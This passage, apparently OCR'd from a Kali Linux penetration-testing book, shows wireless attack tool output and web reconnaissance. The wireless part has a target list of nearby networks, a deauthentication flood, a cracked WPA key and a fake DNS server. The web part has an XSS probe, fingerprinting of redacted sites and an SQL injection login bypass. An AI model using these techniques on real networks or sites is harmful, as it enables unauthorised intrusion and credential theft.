
```
 21)   10:BE:F5:2D:CA:40        1      WPA2     18%     ///POM///
 22)   E0:B9:E5:D9:FC:3F        8      WPA2     19%     B13A12
 23)   F0:79:59:D5:01:A8        6      WPA2     18%     felicita
 24)   10:BE:F5:1A:B7:7C        1      WPA2     23%     luckA
 25)   94:44:52:73:5F:F6        11     WPA2     26%     Belkin.7FF6
 26)*  1C:A5:33:A5:4B:05        6      WPA2     26%     koshwe123@unifi
 27)   1C:5F:2B:09:E5:10        1      WPA2     27%     This Is The Time 1
 28)   88:28:B3:4E:B8:93        2      WPA2     23%     HUAWEI-E5330-B893
 29)*  1C:5F:2B:09:F1:B2        149    WPA2     31%     VJ-wifi 5ghz
 30)*  10:BE:F5:1A:69:C0        1      WPA2     29%     hong 1
 31)*  1C:5F:2B:09:F1:B0        11     WPA2     37%     VJ-wifi 2.4ghz
 32)   E0:B9:E5:D9:F4:9F        4      WPA2     13%     LANUN DARAT
 33)   84:16:F9:4A:9B:4B        11     WPA2     11%     ali_1969
 34)*  F0:79:59:EC:A1:28        6      WPA2     16%     Bersih 4.0
 35)   9C:5C:8E:8A:A9:A0        6      WPA      13%
 36)   D4:6E:0E:80:21:BF        1      WPA2     16%     briankhoo39@unifi

(*)Active clients

      Select target. For rescan type r
     #>
```


```
INFO WIFI

              SSID = VJ-wifi 2.4ghz / WPA2
              Channel = 11
              Speed = 54 Mbps
              BSSID = 1C:5F:2B:09:F1:B0 ( )

          #### Select Attack Option ####

      1) FakeAP - Hostapd (Recommended)
      2) FakeAP - airbase-ng (Slower connection)
      3) WPS-SLAUGHTER - Bruteforce WPS Pin
      4) Bruteforce - (Handshake is required)
      5) Back

      #>
```




Deauthenticating all clients on VJ-wifi 2.4ghz
00:42:16 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:17 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:17 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:18 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:18 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:19 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:19 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:19 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:20 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:20 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:21 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:21 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:22 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:22 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:23 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:23 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:24 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:24 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]
00:42:24 Sending DeAuth to broadcast -- BSSID: [1C:5F:2B:09:F1:B0]


Wifi Information
[00:00:00] 1/0 keys tested (137.14 k/s)
Time left: 0 seconds inf%
KEY FOUND! [password1]
Master Key : 43 F4 77 7E A3 96 17 F6 B1 00 2B 97 49 E8 C0 FF
0C 4A 45 5F 09 7B D0 5B C3 CF 69 16 62 74 62 B9
Transient Key : FF 38 3C A9 D4 8A E1 62 A9 F3 01 FD 6E 09 BE 26
27 BF 04 2F 30 A7 D7 2B 06 3C 2D 35 A7 34 89 8E
F9 59 BE A4 E4 6C 14 3E 2F 36 C5 17 30 8B B4 87
6F 51 8F 21 A8 B1 E7 44 63 61 23 4F 67 BC FC 06
EAPOL HMAC : 3B 49 EA 8F 81 98 C6 A8 6E 76 4B 7F B1 68 3F F4
The password was saved in /root/Le 2-password.txt


Wifi Information
[00:00:00] 1/0 keys tested (137.14 k/s)
Time left: 0 seconds inf%
KEY FOUND! [password1]
Master Key : 43 F4 77 7E A3 96 17 F6 B1 00 2B 97 49 E8 C0 FF
0C 4A 45 5F 09 7B D0 5B C3 CF 69 16 62 74 62 B9
Transient Key : FF 38 3C A9 D4 8A E1 62 A9 F3 01 FD 6E 09 BE 26
27 BF 04 2F 30 A7 D7 2B 06 3C 2D 35 A7 34 89 8E
F9 59 BE A4 E4 6C 14 3E 2F 36 C5 17 30 8B B4 87
6F 51 8F 21 A8 B1 E7 44 63 61 23 4F 67 BC FC 06
EAPOL HMAC : 3B 49 EA 8F 81 98 C6 A8 6E 76 4B 7F B1 68 3F F4
The password was saved in /root/Le 2-password.txt


Ghost Phisher
V1.64
Fake Access Point
Fake DNS Server
Fake DHCP Server
Fake HTTP Server
GHOST Trap
Session Hijacking
ARP Cache Poisoning
Harvested Credentials
About
DNS Interface Settings
Loopback Address
127.0.0.1
Current Interface: Loopback Address
Service running on: 127.0.0.1
UDP DNS Port: 53
Runtime: Sat Mar 18 11:51:27 2017
Query Responce Settings
Resolve all queries to the following address (The currently selected IP address is recommended)
192.168.0.124
Respond with Fake address only to the following website domains
Address:
Website:
Add
Status
Starting Fake DNS Server....
Started DNS Service at Sat Mar 18 11:51:27 2017
Connections:
Start
Stop

Chapter 7: Reconnaissance and Exploitation of Web-Based Applications





```
root@kali:~# nmap -p 80 --script http-waf-detect.nse [redacted]

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-28 11:39 EDT
Nmap scan report for [redacted] ([redacted].72)
Host is up (0.0056s latency).
Other addresses for [redacted] (not scanned): [redacted]
[redacted]
PORT   STATE SERVICE
80/tcp open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_[redacted]80/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 14.03 seconds
```

```
root@kali:~# wafw00f www.[redacted].com

                                 ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.[redacted].com
The site http://www.[redacted].com is behind a CloudFlare
Number of requests: 1
```


```
root@kali:~# lbd www.[redacted].com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.[redacted].com has address 104.16.107.25
www.[redacted].com has address 104.16.108.25

Checking for HTTP-Loadbalancing [Server]:
 cloudflare-nginx
 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 15:52:07, 15:52:07, 15:52:07, 15:52:07, 15:52:07, 15:52:07, 15:
52:07, 15:52:07, 15:52:07, 15:52:07, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:
08, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:08, 15:52:09,
 15:52:09, 15:52:09, 15:52:09, 15:52:09, 15:52:09, 15:52:09, 15:52:09, 15:52:09, 15:52:09, 15:52:09, 15
:52:09, 15:52:09, 15:52:09, 15:52:09, 15:52:09, 15:52:10, 15:52:10, 15:52:10, 15:52:10, 15:52:10, 15:52
:10, 15:52:10, 15:52:10, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 3494f42ae3732cc3-KUL
> CF-RAY: 3494f42b13332ced-KUL

www.[redacted].com does Load-balancing. Found via Methods: DNS HTTP[Diff]
```

```
root@kali:~# nc -vv 192.168.0.120 80
192.168.0.120: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.120] 80 (http) open
HEAD / HTTP/1.0

HTTP/1.1 302 Found
Date: Sun, 09 Apr 2017 04:19:55 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.5.38
X-Powered-By: PHP/5.5.38
Location: http:///dashboard/
Connection: close
Content-Type: text/html

 sent 17, rcvd 216
```

```
root@kali:~# BlindElephant.py [redacted]t.com joomla
Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/joomla.pkl with 79 versions,
4363 differentiating paths, and 308 version groups.
Starting BlindElephant fingerprint for version of joomla at http://questinvest.com

Hit http://[redacted]t.com/language/en-GB/en-GB.ini
Possible versions based on result: 1.5.16, 1.5.18, 1.5.19, 1.5.20, 1.5.21, 1.5.22, 1.5.
23, 1.5.24, 1.5.25, 1.5.26

Hit http://[redacted]t.com/language/en-GB/en-GB.com_content.ini
Possible versions based on result: 1.5.16, 1.5.17, 1.5.18, 1.5.19, 1.5.20, 1.5.21, 1.5.
22, 1.5.23, 1.5.24, 1.5.25, 1.5.26

Hit http://[redacted]t.com/language/en-GB/en-GB.com_contact.ini
Possible versions based on result: 1.5.16, 1.5.17, 1.5.18, 1.5.19, 1.5.20, 1.5.21, 1.5.
22, 1.5.23, 1.5.24, 1.5.25, 1.5.26
```




```
root@kali:~/Desktop# httrack http://192.168.0.120/vijay -O /root/Desktop/website/
WARNING! You are running this program as root!
It might be a good idea to run as a different user
Mirror launched on Sun, 09 Apr 2017 00:12:41 by HTTrack Website Copier/3.48-24 [XR&CO'2014]
mirroring http://192.168.0.120/vijay with the wizard help..
Done.: 192.168.0.120/vijay/fonts/glyphicons-halflings-regular.svg (1242 bytes) - 404
Thanks for using HTTrack!
```



Name

Password


View Account Details

Dont have an account? Please register here


Error Message

Failure is always an option


Line	170
Code	0
File	C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php
Message	C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php on line 165: Error executing query: connect_errno: 0 errno: 1064 error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' AND password='' at line 2 client_info: mysqlnd 5.0.11-dev - 20120503 - $Id: 15d5c781cfcad91193dceae1d2cdd127674ddb3e $ host_info: 127.0.0.1 via TCP/IP) Query: SELECT * FROM accounts WHERE username='' OR 1=1--' AND password='' (0) [Exception]
Trace	#0 C:\xampp\htdocs\mutillidae\classes\MySQLHandler.php(282): MySQLHandler->doExecuteQuery('SELECT * FROM a...') #1 C:\xampp\htdocs\mutillidae\classes\SQLQueryHandler.php(350): MySQLHandler->executeQuery('SELECT * FROM a...') #2 C:\xampp\htdocs\mutillidae\user-info.php(191): SQLQueryHandler->getUserAccount('' OR 1=1--', '') #3 C:\xampp\htdocs\mutillidae\index.php(615): require_once('C:\\xampp\\htdocs...') #4 {main}
Diagnotic Information	Error attempting to display user information

